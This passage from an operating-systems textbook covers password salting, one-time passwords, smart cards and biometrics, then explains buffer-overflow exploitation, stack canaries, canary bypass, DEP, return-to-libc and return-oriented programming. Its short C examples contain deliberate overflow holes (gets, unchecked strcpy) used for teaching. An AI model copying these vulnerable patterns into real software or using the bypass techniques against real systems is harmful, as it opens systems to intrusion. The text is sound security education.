users, Bobbie, Tony, Laura, Mark, and Deborah. Each user has one line in the file, with three entries separated by commas: login name, salt, and encrypted password + salt. The notation *e*(*Dog, 4238*) represents the result of concatenating Bobbie's password, Dog, with her randomly assigned salt, 4238, and running it through the encryption function, *e*. It is the result of that encryption that is stored as the third field of Bobbie's entry.

Bobbie, 4238, e(Dog, 4238)
Tony, 2918, e(6%%TaeFF, 2918)
Laura, 6902, e(Shakespeare, 6902)
Mark, 1694, e(XaB#Bwcz, 1694)
Deborah, 1092, e(LordByron,1092)

Figure 9-18. The use of salt to defeat precomputation of encrypted passwords.

Now consider the implications for a cracker who wants to build up a list of likely passwords, encrypt them, and save the results in a sorted file, *f*, so that any encrypted password can be looked up easily. If an intruder suspects that *Dog* might be a password, it is no longer sufficient just to encrypt *Dog* and put the result in *f*. He has to encrypt 2^n strings, such as *Dog0000*, *Dog0001*, *Dog0002*, and so forth and enter all of them in *f*. This technique increases the size of *f* by 2^n. UNIX uses this method with $n = 12$.

For additional security, modern versions of UNIX typically store the encrypted passwords in a separate "shadow" file that, unlike the password file, is only readable by root. The combination of salting the password file and making it unreadable except indirectly (and slowly) can generally withstand most attacks on it.

One-Time Passwords

Most superusers exhort their mortal users to change their passwords once a month. It falls on deaf ears. Even more extreme is changing the password with every login, leading to **one-time passwords**. When one-time passwords are used, the user gets a book containing a list of passwords. Each login uses the next password in the list. If an intruder ever discovers a password, it will not do him any good, since next time a different password must be used. It is suggested that the user try to avoid losing the password book.

Actually, a book is not needed due to an elegant scheme devised by Leslie Lamport that allows a user to log in securely over an insecure network using one-time passwords (Lamport, 1981). Lamport's method can be used to allow a user running on a home PC to log in to a server over the Internet, even though intruders may see and copy down all the traffic in both directions. Furthermore, no secrets have to be stored in the file system of either the server or the user's PC. The method is sometimes called a **one-way hash chain**.

The algorithm is based on a one-way function, that is, a function $y = f(x)$ that has the property that given x it is easy to find y, but given y it is computationally infeasible to find x. The input and output should be the same length, for example, 256 bits.

The user picks a secret password that he memorizes. He also picks an integer, n, which is how many one-time passwords the algorithm is able to generate. As an example, consider $n = 4$, although in practice a much larger value of n would be used. If the secret password is s, the first password is given by running the one-way function n times:

$$P_1 = f(f(f(f(s))))$$

The second password is given by running the one-way function $n - 1$ times:

$$P_2 = f(f(f(s)))$$

The third password runs f twice and the fourth password runs it once. In general, $P_{i-1} = f(P_i)$. The key fact to note here is that given any password in the sequence, it is easy to compute the *previous* one in the numerical sequence but impossible to compute the *next* one. For example, given P_2 it is easy to find P_1 but impossible to find P_3.

The server is initialized with P_0, which is just $f(P_1)$. This value is stored in the password file entry associated with the user's login name along with the integer 1, indicating that the next password required is P_1. When the user wants to log in for the first time, he sends his login name to the server, which responds by sending the integer in the password file, 1. The user's machine responds with P_1, which can be computed locally from s, which is typed in on the spot. The server then computes $f(P_1)$ and compares this to the value stored in the password file (P_0). If the values match, the login is permitted, the integer is incremented to 2, and P_1 overwrites P_0 in the password file.

On the next login, the server sends the user a 2, and the user's machine computes P_2. The server then computes $f(P_2)$ and compares it to the entry in the password file. If the values match, the login is permitted, the integer is incremented to 3, and P_2 overwrites P_1 in the password file. The property that makes this scheme work is that even though an intruder may capture P_i, he has no way to compute P_{i+1} from it, only P_{i-1} which has already been used and is now worthless. When all n passwords have been used up, the server is reinitialized with a new secret key.

Challenge-Response Authentication

A variation on the password idea is to have each new user provide a long list of questions and answers that are then stored on the server securely (e.g., in encrypted form). The questions should be chosen so that the user does not need to write them down. Possible questions that could be asked are:

1. Who is Marjolein's sister?
2. On what street was your elementary school?
3. What did Mrs. Ellis teach?

At login, the server asks one of them at random and checks the answer. To make this scheme practical, though, many question-answer pairs would be needed.

Another variation is **challenge-response**. When this is used, the user picks an algorithm when signing up as a user, for example x^2. When the user logs in, the server sends the user an argument, say 7, in which case the user types 49. The algorithm can be different in the morning and afternoon, on different days of the week, and so on.

If the user's device has real computing power, such as a personal computer, a personal digital assistant, or a cell phone, a more powerful form of challenge-response can be used. In advance, the user selects a secret key, k, which is initially brought to the server system by hand. A copy is also kept (securely) on the user's computer. At login time, the server sends a random number, r, to the user's computer, which then computes $f(r,k)$ and sends that back, where f is a publicly known function. The server then does the computation itself and checks if the result sent back agrees with the computation. The advantage of this scheme over a password is that even if a wiretapper sees and records all the traffic in both directions, he will learn nothing that helps him next time. Of course, the function, f, has to be complicated enough that k cannot be deduced, even given a large set of observations. Cryptographic hash functions are good choices, with the argument being the XOR of r and k. These functions are known to be hard to reverse.

9.6.1 Authentication Using a Physical Object

The second method for authenticating users is to check for some physical object they have rather than something they know. Metal door keys have been used for centuries for this purpose. Nowadays, the physical object used is often a plastic card that is inserted into a reader associated with the computer. Normally, the user must not only insert the card, but must also type in a password, to prevent someone from using a lost or stolen card. Viewed this way, using a bank's ATM (Automated Teller Machine) starts out with the user logging in to the bank's computer via a remote terminal (the ATM machine) using a plastic card and a password (currently a 4-digit PIN code in most countries, but this is just to avoid the expense of putting a full keyboard on the ATM machine).

Information-bearing plastic cards come in two varieties: magnetic stripe cards and chip cards. Magnetic stripe cards hold about 140 bytes of information written on a piece of magnetic tape glued to the back of the card. This information can be read out by the terminal and then sent to a central computer. Often the information

contains the user's password (e.g., PIN code) so the terminal can perform an identity check even if the link to the main computer is down. Typically the password is encrypted by a key known only to the bank. These cards cost about $0.10 to $0.50, depending on whether there is a hologram sticker on the front and the production volume. As a way to identify users in general, magnetic stripe cards are risky because the equipment to read and write them is cheap and widespread.

Chip cards contain a tiny integrated circuit (chip) on them. These cards can be subdivided into two categories: stored value cards and smart cards. **Stored value cards** contain a small amount of memory (usually less than 1 KB) using ROM technology to allow the value to be remembered when the card is removed from the reader and thus the power turned off. There is no CPU on the card, so the value stored must be changed by an external CPU (in the reader). These cards are mass produced by the millions for well under $1 and are used, for example, as prepaid telephone cards. When a call is made, the telephone just decrements the value in the card, but no money actually changes hands. For this reason, these cards are generally issued by one company for use on only its machines (e.g., telephones or vending machines). They could be used for login authentication by storing a 1-KB password in them that the reader would send to the central computer, but this is rarely done.

However, nowadays, much security work is being focused on the **smart cards** which currently have something like a 4-MHz 8-bit CPU, 16 KB of ROM, 4 KB of ROM, 512 bytes of scratch RAM, and a 9600-bps communication channel to the reader. The cards are getting smarter in time, but are constrained in a variety of ways, including the depth of the chip (because it is embedded in the card), the width of the chip (so it does not break when the user flexes the card) and the cost (typically $1 to $20, depending on the CPU power, memory size, and presence or absence of a cryptographic coprocessor).

Smart cards can be used to hold money, as do stored value cards, but with much better security and universality. The cards can be loaded with money at an ATM machine or at home over the telephone using a special reader supplied by the bank. When inserted into a merchant's reader, the user can authorize the card to deduct a certain amount of money from the card (by typing YES), causing the card to send a little encrypted message to the merchant. The merchant can later turn the message over to a bank to be credited for the amount paid.

The big advantage of smart cards over, say, credit or debit cards, is that they do not need an online connection to a bank. If you do not believe this is an advantage, try the following experiment. Try to buy a single candy bar at a store and insist on paying with a credit card. If the merchant objects, say you have no cash with you and besides, you need the frequent flyer miles. You will discover that the merchant is not enthusiastic about the idea (because the associated costs dwarf the profit on the item). This makes smart cards useful for small store purchases, parking meters, vending machines, and many other devices that normally require coins. They are in widespread use in Europe and spreading elsewhere.

Smart cards have many other potentially valuable uses (e.g., encoding the bearer's allergies and other medical conditions in a secure way for use in emergencies), but this is not the place to tell that story. Our interest here is how they can be used for secure login authentication. The basic concept is simple: a smart card is a small, tamperproof computer that can engage in a discussion (protocol) with a central computer to authenticate the user. For example, a user wishing to buy things at an e-commerce Website could insert a smart card into a home reader attached to his PC. The e-commerce site would not only use the smart card to authenticate the user in a more secure way than a password, but could also deduct the purchase price from the smart card directly, eliminating a great deal of the overhead (and risk) associated with using a credit card for online purchases.

Various authentication schemes can be used with a smart card. A particularly simple challenge-response works like this. The server sends a 512-bit random number to the smart card, which then adds the user's 512-bit password stored in the card's ROM to it. The sum is then squared and the middle 512 bits are sent back to the server, which knows the user's password and can compute whether the result is correct or not. The sequence is shown in Fig. 9-19. If a wiretapper sees both messages, he will not be able to make much sense out of them, and recording them for future use is pointless because on the next login, a different 512-bit random number will be sent. Of course, a much fancier algorithm than squaring can be used, and always is.




Figure 9-19. Use of a smart card for authentication.

One disadvantage of any fixed cryptographic protocol is that over the course of time it could be broken, rendering the smart card useless. One way to avoid this fate is to use the ROM on the card not for a cryptographic protocol, but for a Java interpreter. The real cryptographic protocol is then downloaded onto the card as a Java binary program and run interpretively. In this way, as soon as one protocol is broken, a new one can be installed worldwide in a straightforward way: next time

the card is used, new software is installed on it. A disadvantage of this approach is that it makes an already slow card even slower, but as technology improves, this method is very flexible. Another disadvantage of smart cards is that a lost or stolen one may be subject to a **side-channel** attack, for example a power analysis attack. By observing the electric power consumed during repeated encryption operations, an expert with the right equipment may be able to deduce the key. Measuring the time to encrypt with various specially chosen keys may also provide valuable information about the key.

9.6.2 Authentication Using Biometrics

The third authentication method measures physical characteristics of the user that are hard to forge. These are called **biometrics** (Boulgouris et al., 2010; and Campisi, 2013). For example, a fingerprint or voiceprint reader hooked up to the computer could verify the user's identity.

A typical biometrics system has two parts: enrollment and identification. During enrollment, the user's characteristics are measured and the results digitized. Then significant features are extracted and stored in a record associated with the user. The record can be kept in a central database (e.g., for logging in to a remote computer), or stored on a smart card that the user carries around and inserts into a remote reader (e.g., at an ATM machine).

The other part is identification. The user shows up and provides a login name. Then the system makes the measurement again. If the new values match the ones sampled at enrollment time, the login is accepted; otherwise it is rejected. The login name is needed because the measurements are never exact, so it is difficult to index them and then search the index. Also, two people might have the same characteristics, so requiring the measured characteristics to match those of a specific user is stronger than just requiring them to match those of any user.

The characteristic chosen should have enough variability that the system can distinguish among many people without error. For example, hair color is not a good indicator because too many people share the same color. Also, the characteristic should not vary over time and with some people, hair color does not have this property. Similarly a person's voice may be different due to a cold and a face may look different due to a beard or makeup not present at enrollment time. Since later samples are never going to match the enrollment values exactly, the system designers have to decide how good the match has to be to be accepted. In particular, they have to decide whether it is worse to reject a legitimate user once in a while or let an imposter get in once in a while. An e-commerce site might decide that rejecting a loyal customer might be worse than accepting a small amount of fraud, whereas a nuclear weapons site might decide that refusing access to a genuine employee was better than letting random strangers in twice a year.

Now let us take a brief look at some of the biometrics that are in actual use. Finger-length analysis is surprisingly practical. When this is used, each computer

has a device like the one of Fig. 9-20. The user inserts his hand into it, and the length of all his fingers is measured and checked against the database.




Figure 9-20. A device for measuring finger length.

Finger-length measurements are not perfect, however. The system can be attacked with hand molds made out of plaster of Paris or some other material, possibly with adjustable fingers to allow some experimentation.

Another biometric that is in widespread commercial use is **iris recognition**. No two people have the same patterns (even identical twins), so iris recognition is as good as fingerprint recognition and more easily automated (Daugman, 2004). The subject just looks at a camera (at a distance of up to 1 meter), which photographs the subject's eyes, extracts certain characteristics by performing what is called a **gabor wavelet** transformation, and compresses the results to 256 bytes. This string is compared to the value obtained at enrollment time, and if the Hamming distance is below some critical threshold, the person is authenticated. (The Hamming distance between two bit strings is the minimum number of changes needed to transform one into the other.)

Any technique that relies on images is subject to spoofing. For example, a person could approach the equipment (say, an ATM machine camera) wearing dark glasses to which photographs of someone else's eyes were attached. After all, if the ATM's camera can take a good iris photo at 1 meter, other people can do it too, and at greater distances using telephoto lenses. For this reason, countermeasures may be needed such as having the camera fire a flash, not for illumination purposes, but to see if the pupil contracts in response or to see if the amateur photographer's dreaded red-eye effect shows up in the flash picture but is absent when no flash is

used. Amsterdam Airport has been using iris recognition technology since 2001 to enable frequent travelers to bypass the normal immigration line.

A somewhat different technique is signature analysis. The user signs his name with a special pen connected to the computer, and the computer compares it to a known specimen stored online or on a smart card. Even better is not to compare the signature, but compare the pen motions and pressure made while writing it. A good forger may be able to copy the signature, but will not have a clue as to the exact order in which the strokes were made or at what speed and what pressure.

A scheme that relies on minimal special hardware is voice biometrics (Kaman et al., 2013). All that is needed is a microphone (or even a telephone); the rest is software. In contrast to voice recognition systems, which try to determine what the speaker is saying, these systems try to determine who the speaker is. Some systems just require the user to say a secret password, but these can be defeated by an eavesdropper who can record passwords and play them back later. More advanced systems say something to the user and ask that it be repeated back, with different texts used for each login. Some companies are starting to use voice identification for applications such as home shopping over the telephone because voice identification is less subject to fraud than using a PIN code for identification. Voice recognition can be combined with other biometrics such as face recognition for better accuracy (Tresadern et al., 2013).

We could go on and on with more examples, but two more will help make an important point. Cats and other animals mark off their territory by urinating around its perimeter. Apparently cats can identify each other's smell this way. Suppose that someone comes up with a tiny device capable of doing an instant urinalysis, thereby providing a foolproof identification. Each computer could be equipped with one of these devices, along with a discreet sign reading: "For login, please deposit sample here." This might be an absolutely unbreakable system, but it would probably have a fairly serious user acceptance problem.

When the above paragraph was included in an earlier edition of this book, it was intended at least partly as a joke. No more. In an example of life imitating art (life imitating textbooks?), researchers have now developed odor-recognition systems that could be used as biometrics (Rodriguez-Lujan et al., 2013). Is Smell-O-Vision next?

Also potentially problematical is a system consisting of a thumbtack and a small spectrograph. The user would be requested to press his thumb against the thumbtack, thus extracting a drop of blood for spectrographic analysis. So far, nobody has published anything on this, but there *is* work on blood vessel imaging as a biometric (Fuksis et al., 2011).

Our point is that any authentication scheme must be psychologically acceptable to the user community. Finger-length measurements probably will not cause any problem, but even something as nonintrusive as storing fingerprints on line may be unacceptable to many people because they associate fingerprints with criminals. Nevertheless, Apple introduced the technology on the iPhone 5S.

9.7 EXPLOITING SOFTWARE

One of the main ways to break into a user's computer is by exploiting vulnerabilities in the software running on the system to make it do something different than the programmer intended. For instance, a common attack is to infect a user's browser by means of a **drive-by-download**. In this attack, the cybercriminal infects the user's browser by placing malicious content on a Web server. As soon as the user visits the Website, the browser is infected. Sometimes, the Web servers are completely run by the attackers, in which case the attackers should find a way to lure users to their Web site (spamming people with promises of free software or movies might do the trick). However, it is also possible that attackers are able to put malicious content on a legitimate Website (perhaps in the ads, or on a discussion board). Not so long ago, the Website of the Miami Dolphins was compromised in this way, just days before the Dolphins hosted the Super Bowl, one of the most anticipated sporting events of the year. Just days before the event, the Website was extremely popular and many users visiting the Website were infected. After the initial infection in a drive-by-download, the attacker's code running in the browser downloads the real zombie software (**malware**), executes it, and makes sure it is always started when the system boots.

Since this is a book on operating systems, the focus is on how to subvert the operating system. The many ways one can exploit software bugs to attack Websites and data bases are not covered here. The typical scenario is that somebody discovers a bug in the operating system and then finds a way to exploit it to compromise computers that are running the defective code. Drive-by-downloads are not really part of the picture either, but we will see that many of the vulnerabilities and exploits in user applications are applicable to the kernel also.

In Lewis Caroll's famous book *Through the Looking Glass*, the Red Queen takes Alice on a crazy run. They run as fast as they can, but no matter how fast they run, they always stay in the same place. That is odd, thinks Alice, and she says so. "In our country you'd generally get to somewhere else—if you ran very fast for a long time as we've been doing." "A slow sort of country!" said the Queen. "Now, here, you see, it takes all the running you can do, to keep in the same place. If you want to get somewhere else, you must run at least twice as fast as that!"

The **Red Queen effect** is typical for evolutionary arms races. In the course of millions of years, the ancestors of zebras and lions both evolved. Zebras became faster and better at seeing, hearing and smelling predators—useful, if you want to outrun the lions. But in the meantime, lions also became faster, bigger, stealthier and better camouflaged—useful, if you like zebra. So, although the lion and the zebra both "improved" their designs, neither became more successful at beating the other in the hunt; both of them still exist in the wild. Still, lions and zebras are locked in an arms race. They are running to stand still. The Red Queen effect also applies to program exploitation. Attacks become ever more sophisticated to deal with increasingly advanced security measures.

Although every exploit involves a specific bug in a specific program, there are several general categories of bugs that occur over and over and are worth studying to see how attacks work. In the following sections we will examine not only a number of these methods, but also countermeasures to stop them, and counter countermeasures to evade these measures, and even some counter counter countermeasures to counter these tricks, and so on. It will give you a good idea of the arms race between attackers and defenders—and what it is like to go jogging with the Red Queen.

We will start our discussion with the venerable buffer overflow, one of the most important exploitation techniques in the history of computer security. It was already used in the very first Internet worm, written by Robert Morris Jr. in 1988, and it is still widely used today. Despite all counter measures, researchers predict that buffer overflows will be with us for quite some time yet (Van der Veen, 2012). Buffer overflows are ideally suited for introducing three of the most important protection mechanisms available in most modern systems: stack canaries, data execution protection, and address-space layout randomization. After that, we will look at other exploitation techniques, like format string attacks, integer overflows, and dangling pointer exploits. So, get ready and put your black hat on!

9.7.1 Buffer Overflow Attacks

One rich source of attacks has been due to the fact that virtually all operating systems and most systems programs are written in the C or C++ programming languages (because programmers like them and they can be compiled to extremely efficient object code). Unfortunately, no C or C++ compiler does array bounds checking. As an example, the C library function *gets*, which reads a string (of unknown size) into a fixed-size buffer, but without checking for overflow, is notorious for being subject to this kind of attack (some compilers even detect the use of *gets* and warn about it). Consequently, the following code sequence is also not checked:

```
01. void A( ) {
02.     char B[128];            /* reserve a buffer with space for 128 bytes on the stack */
03.     printf ("Type log message:");
04.     gets (B);               /* read log message from standard input into buffer */
05.     writeLog (B);           /* output the string in a pretty format to the log file */
06. }
```

Function *A* represents a logging procedure—somewhat simplified. Every time the function executes, it invites the user to type in a log message and then reads whatever the user types in the buffer *B*, using the *gets* from the C library. Finally, it calls the (homegrown) *writeLog* function that presumably writes out the log entry in an attractive format (perhaps adding a date and time to the log message to make

it easier to search the log later). Assume that function *A* is part of a privileged process, for instance a program that is SETUID root. An attacker who is able to take control of such a process, essentially has root privileges himself.

The code above has a severe bug, although it may not be immediately obvious. The problem is caused by the fact that *gets* reads characters from standard input until it encounters a newline character. It has no idea that buffer *B* can hold only 128 bytes. Suppose the user types a line of 256 characters. What happens to the remaining 128 bytes? Since *gets* does not check for buffer bounds violations, the remaining bytes will be stored on the stack also, as if the buffer were 256 bytes long. Everything that was originally stored at these memory locations is simply overwritten. The consequences are typically disastrous.

In Fig. 9-21(a), we see the main program running, with its local variables on the stack. At some point it calls the procedure *A*, as shown in Fig. 9-21(b). The standard calling sequence starts out by pushing the return address (which points to the instruction following the call) onto the stack. It then transfers control to *A*, which decrements the stack pointer by 128 to allocate storage for its local variable (buffer B).




Figure 9-21. (a) Situation when the main program is running. (b) After the procedure *A* has been called. (c) Buffer overflow shown in gray.

So what exactly will happen if the user provides more than 128 characters? Figure 9-21(c) shows this situation. As mentioned, the *gets* function copies all the bytes into and beyond the buffer, overwriting possibly many things on the stack, but in particular overwriting the return address pushed there earlier. In other words, part of the log entry now fills the memory location that the system assumes to hold the address of the instruction to jump to when the function returns. As long as the user typed in a regular log message, the characters of the message would probably

not represent a valid code address. As soon as the function *A* returns, the progam would try to jump to an invalid target—something the system would not like at all. In most cases, the program would crash immediately.

Now assume that this is not a benign user who provides an overly long message by mistake, but an attacker who provides a tailored messsage specifically aimed at subverting the program's control flow. Say the attacker provides an input that is carefully crafted to overwrite the return address with the address of buffer *B*. The result is that upon returning from function *A*, the program will jump to the beginning of buffer *B* and execute the bytes in the buffer as code. Since the attacker controls the content of the buffer, he can fill it with machine instructions—to execute the attacker's code within the context of the original program. In effect, the attacker has overwritten memory with his own code and gotten it executed. The program is now completely under the attacker's control. He can make it do whatever he wants. Often, the attacker code is used to launch a shell (for instance by means of the exec system call), enabling the intruder convenient access to the machine. For this reason, such code is commonly known as **shellcode**, even if it does not spawn a shell.

This trick works not just for programs using *gets* (although you should really avoid using that function), but for any code that copies user-provided data in a buffer without checking for boundary violations. This user data may consist of command-line parameters, environment strings, data sent over a network connection, or data read from a user file. There are many functions that copy or move such data: *strcpy, memcpy, strcat*, and many others. Of course, any old loop that you write yourself and that moves bytes into a buffer may be vulnerable as well.

What if the attacker does not know the exact address to return to? Often an attacker can guess where the shellcode resides *approximately*, but not *exactly*. In that case, a typical solution is to prepend the shellcode with a **nop sled**: a sequence of one-byte NO OPERATION instructions that do not do anything at all. As long as the attacker manages to land anywhere on the nop sled, the execution will eventually also reach the real shellcode at the end. Nop sleds work on the stack, but also on the heap. On the heap, attackers often try to increase their chances by placing nop sleds and shellcode all over the heap. For instance, in a browser, malicious JavaScript code may try to allocate as much memory as it can and fill it with a long nop sled and a small amount of shellcode. Then, if the attacker manages to divert the control flow and aims for a random heap address, chances are that he will hit the nop sled. This technique is known as **heap spraying**.

Stack Canaries

One commonly used defense against the attack sketched above is to use **stack canaries**. The name derives from the mining profession. Working in a mine is dangerous work. Toxic gases like carbon monoxide may build up and killl the miners. Moreover, carbon monoxide is odorless, so the miners might not even notice it.

In the past, miners therefore brought canaries into the mine as early warning systems. Any build up of toxic gases would kill the canary before harming its owner. If your bird died, it was probably time to go up.

Modern computer systems still use (digital) canaries as early warning systems. The idea is very simple. At places where the program makes a function call, the compiler inserts code to save a random canary value on the stack, just below the return address. Upon a return from the function, the compiler inserts code to check the value of the canary. If the value changed, something is wrong. In that case, it is better to hit the panic button and crash rather than continuing.

Avoiding Stack Canaries

Canaries work well against attacks like the one above, but many buffer overflows are still possible. For instance, consider the code snippet in Fig. 9-22. It uses two new functions. The *strcpy* is a C library function to copy a string into a buffer, while the *strlen* determines the length of a string.

```
01. void A (char *date) {
02.     int len;
03.     char B [128];
04.     char logMsg [256];
05.
06.     strcpy (logMsg, date);      /* first copy the string with the date in the log message */
07.     len = strlen (date);        /* determine how many characters are in the date string */
08.     gets (B);                   /* now get the actual message */
09.     strcpy (logMsg+len, B);     /* and copy it after the date into logMessage */
10.     writeLog (logMsg);          /* finally, write the log message to disk */
11. }
```

Figure 9-22. Skipping the stack canary: by modifying *len* first, the attack is able to bypass the canary and modify the return address directly.

As in the previous example, function *A* reads a log message from standard input, but this time it explicitly prepends it with the current date (provided as a string argument to function *A*). First, it copies the date into the log message (line 6). A date string may have different length, depending on the day of the week, the month, etc. For instance, Friday has 5 letters, but Saturday 8. Same thing for the months. So, the second thing it does, is determine how many characters are in the date string (line 7). Then it gets the user input (line 5) and copies it into the log message, starting just after the date string. It does this by specifying that the destination of the copy should be the start of the log message plus the length of the date string (line 9). Finally, it writes the log to disk as before.

Let us suppose the system uses stack canaries. How could we possibly change the return address? The trick is that when the attacker overflows buffer *B*, he does not try to hit the return address immediately. Instead, he modifies the variable *len* that is located just above it on the stack. In line 9, *len* serves as an offset that determines where the contents of buffer *B* will be written. The programmer's idea was to skip only the date string, but since the attacker controls *len*, he may use it to skip the canary and overwrite the return address.

Moreover, buffer overflows are not limited to the return address. Any function pointer that is reachable via an overflow is fair game. A function pointer is just like a regular pointer, except that it points to a function instead of data. For instance, C and C++ allow a programmer to declare a variable *f* as a pointer to a function that takes a string argument and returns no result, as follows:

```
void (*f)(char*);
```

The syntax is perhaps a bit arcane, but it is really just another variable declaration. Since function *A* of the previous example matches the above signature, we can now write "*f* = *A*" and use *f* instead of *A* in our program. It is beyond this book to go into function pointers in great detail, but rest assured that function pointers are quite common in operating systems. Now suppose the attacker manages to overwrite a function pointer. As soon as the program calls the function using the function pointer, it would really call the code injected by the attacker. For the exploit to work, the function pointer need not even be on the stack. Function pointers on the heap are just as useful. As long as the attacker can change the value of a function pointer or a return address to the buffer that contains the attacker's code, he is able to change the program's flow of control.

Data Execution Prevention

Perhaps by now you may exclaim: "Wait a minute! The real cause of the problem is not that the attacker is able to overwrite function pointers and return addresses, but the fact that he can inject *code* and have it executed. Why not make it impossible to execute bytes on the heap and the stack?" If so, you had an epiphany. However, we will see shortly that epiphanies do not always stop buffer overflow attacks. Still, the idea is pretty good. **Code injection attacks** will no longer work if the bytes provided by the attacker cannot be executed as legitimate code.

Modern CPUs have a feature that is popularly referred to as the **NX bit**, which stands for "No-eXecute." It is extremely useful to distinguish between data segments (heap, stack, and global variables) and the text segment (which contains the code). Specifically, many modern operating systems try to ensure that data segments are writable, but are not executable, and the text segment is executable, but not writable. This policy is known on OpenBSD as **W^X** (pronounced as "W Exclusive-OR X") or "W XOR X"). It signifies that memory is either writable or executable, but not both. Mac OS X, Linux, and Windows have similar protection

schemes. A generic name for this security measure is **DEP** (**Data Execution Prevention**). Some hardware does not support the NX bit. In that case, DEP still works but the enforcement takes place in software.

DEP prevents all of the attacks discussed so far. The attacker can inject as much shellcode into the process as much as he wants. Unless he is able to make the memory executable, there is no way to run it.

Code Reuse Attacks

DEP makes it impossible to execute code in a data region. Stack canaries make it harder (but not impossible) to overwrite return addresses and function pointers. Unfortunately, this is not the end of the story, because somewhere along the line, someone else had an epiphany too. The insight was roughly as follows: "Why inject code, when there is plenty of it in the binary already?" In other words, rather than introducing new code, the attacker simply constructs the necessary functionality out of the existing functions and instructions in the binaries and libraries. We will first look at the simplest of such attacks, **return to libc**, and then discuss the more complex, but very popular, technique of **return-oriented programming**.

Suppose that the buffer overflow of Fig. 9-22 has overwritten the return address of the current function, but cannot execute attacker-supplied code on the stack. The question is: can it return somewhere else? It turns out it can. Almost all C programs are linked with the (usually shared) library *libc*, which contains key functions most C programs need. One of these functions is *system*, which takes a string as argument and passes it to the shell for execution. Thus, using the *system* function, an attacker can execute any program he wants. So, instead of executing shellcode, the attacker simply place a string containing the command to execute on the stack, and diverts control to the *system* function via the return address.

The attack is known as **return to libc** and has several variants. *System* is not the only function that may be interesting to the attacker. For instance, attackers may also use the *mprotect* function to make part of the data segment executable. In addition, rather than jumping to the libc function directly, the attack may take a level of indirection. On Linux, for instance, the attacker may return to the **PLT** (**Procedure Linkage Table**) instead. The PLT is a structure to make dynamic linking easier, and contains snippets of code that, when executed, in turn call the dynamically linked library functions. Returning to this code then indirectly executes the library function.

The concept of **ROP** (**Return-Oriented Programming**) takes the idea of reusing the program's code to its extreme. Rather than return to (the entry points of) library functions, the attacker can return to any instruction in the text segment. For instance, he can make the code land in the middle, rather than the beginning, of a function. The execution will simply continue at that point, one instruction at a time. Say that after a handful of instructions, the execution encounters another return instruction. Now, we ask the same question once again: where can we return

to? Since the attacker has control over the stack, he can again make the code return anywhere he wants to. Moreover, after he has done it twice, he may as well do it three times, or four, or ten, etc.

Thus, the trick of return-oriented programming is to look for small sequences of code that (a) do something useful, and (b) end with a return instruction. The attacker can string together these sequences by means of the return addresses he places on the stack. The individual snippets are called **gadgets**. Typically, they have very limited functionality, such as adding two registers, loading a value from memory into a register, or pushing a value on the stack. In other words, the collection of gadgets can be seen as a very strange instruction set that the attacker can use to build aribtary functionality by clever manipulation of the stack. The stack pointer, meanwhile, serves as a slightly bizarre kind of program counter.

